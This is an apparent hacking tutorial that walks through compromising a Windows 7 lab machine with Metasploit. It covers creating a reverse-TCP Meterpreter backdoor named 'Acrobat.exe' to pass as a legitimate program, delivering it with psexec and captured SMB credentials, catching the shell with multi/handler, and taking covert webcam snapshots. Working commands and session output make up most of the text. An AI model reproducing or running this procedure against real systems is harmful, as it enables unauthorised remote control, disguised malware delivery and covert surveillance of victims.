EXPLOITING WINDOWS 7 USING METASPLOIT BACKDOOR AND POST EXPLOITATION

What is BACKDOOR?


- Backdoor are malicious files that contain Trojan or other infectious applications that can give you either Halt the processes of the machine or it may give us the partial remote access to the Machine, we will be getting a reverse TCP connection from the victim machine by using a small backdoor using **Metasploit Framework.**

Terms;

LHOST = Listening host (Your Attacking Machine IP)
LPORT = Listening Port (Your Attacking Machine port number)
PAYLOAD = Backdoor file which is going to be used for the OS like Windows, Linux, Mac, Android.
MSFCONSOLE= It's a centralized console which gives you access with multiple attacking vectors, exploits, and auxiliaries to exploit a machine in various ways.
MSFVENOM = A tool used to create payload of backdoor, it is already a part of Metasploit framework used to create and exploit tools in various ways and techniques.

What We Need to DO;

Step 1. Open your Kali machine then create a payload under root directory.
Step 2. Use "msfvenom" to create a simple file (**msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=4444 -f exe > /root/Desktop/Acrobat.exe**) then hit Enter.



Kali 10.0.2.5 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
root@kali: ~
File Actions Edit View Help

```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=4444 -f exe > /root/Desktop/Acrobat.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root💀kali)-[~]
└─#
```

Step 3. Now we created the .exe file. Open another terminal window then enter to "**msfconsole –q**".


Step 4. Now in **msfcosole** tab use **exploit/windows/smb/psexec** to upload the file to the target machine.

Step 5. Show 'options" then **set RHOSTS, SMBUser & SMBPass**. (Assumed we gather the username & password of the target machine). Then run the exploit using "run" or "exploit" command to exploit the target machine.



```
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 exploit(windows/smb/psexec) > set SMBUser IEUser
SMBUser => IEUser
msf6 exploit(windows/smb/psexec) > set SMBPass Passw0rd!
SMBPass => Passw0rd!
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.15:445 - Connecting to the server...
[*] 10.0.2.15:445 - Authenticating to 10.0.2.15:445 as user 'IEUser'...
[*] 10.0.2.15:445 - Selecting PowerShell target
[*] 10.0.2.15:445 - Executing the payload...
[+] 10.0.2.15:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.5:4444 -> 10.0.2.15:49180) at 2021-04-09 00:13:57 -0400

meterpreter >
```


Step 6. Now we have exploited the machine, it's time to upload the file.



```
meterpreter > upload /root/Desktop/Acrobat.exe C:/Users/IEUser/Desktop
[*] uploading  : /root/Desktop/Acrobat.exe -> C:/Users/IEUser/Desktop
[*] uploaded   : /root/Desktop/Acrobat.exe -> C:/Users/IEUser/Desktop\Acrobat.exe
meterpreter >
```

Step 7. Now open another terminal window to make a listener for the connection.


Use exploit/multi/handler. Use **windows/meterpreter/reverse_tcp** in payload then run the exploit.



```
msf6 exploit(multi/handler) > set Payload windows/meterpreter/reverse_tcp
Payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.5
LHOST => 10.0.2.5
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.5:4444
```

Step 8. Go back to previous exploit (psexec) to run remotely the file uploaded on the target machine. Enter to the shell of the target machine. **C:\Users\IEUser\Desktop\.**

Step 9. Go back to the other terminal window, check if there is already a connection from to the target machine after we run the file.




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Sending stage (175174 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.5:4444 -> 10.0.2.15:49185) at 2021-04-09 00:47:17 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > system info
[-] Unknown command: system.
meterpreter > systems info
[-] Unknown command: systems.
meterpreter > sysinfo
Computer        : IEWIN7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```


Step 10. Now we have a session, we can do anything to the target machine by post exploitation like screen capture, accessing the webcam etc.

Sample Post Exploitation accessing the camera;

Step 1. In the meterpreter session, use webcam_list & Webcam_snap to capture. See sample below.



```
meterpreter > webcam_list
1: VirtualBox Webcam - Integrated Camera
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/WWaNWveI.jpeg
meterpreter > 
```



Name	Size	Type	Date Mo
Desktop	4.0 KiB	folder	Yesterda
Documents	4.0 KiB	folder	03/29/20
Downloads	4.0 KiB	folder	03/29/20
Music	4.0 KiB	folder	03/29/20
Pictures	4.0 KiB	folder	Today
Public	4.0 KiB	folder	03/29/20
python	4.0 KiB	folder	Sunday
Templates	4.0 KiB	folder	03/29/20
Videos	4.0 KiB	folder	03/29/20
2	657 bytes	plain text document	04/01/20
WWaNWveI.jpeg	8.0 KiB	JPEG image	Today

9 folders, 2 files: 8.7 KiB (8,895 bytes), Free space: 62.9 GiB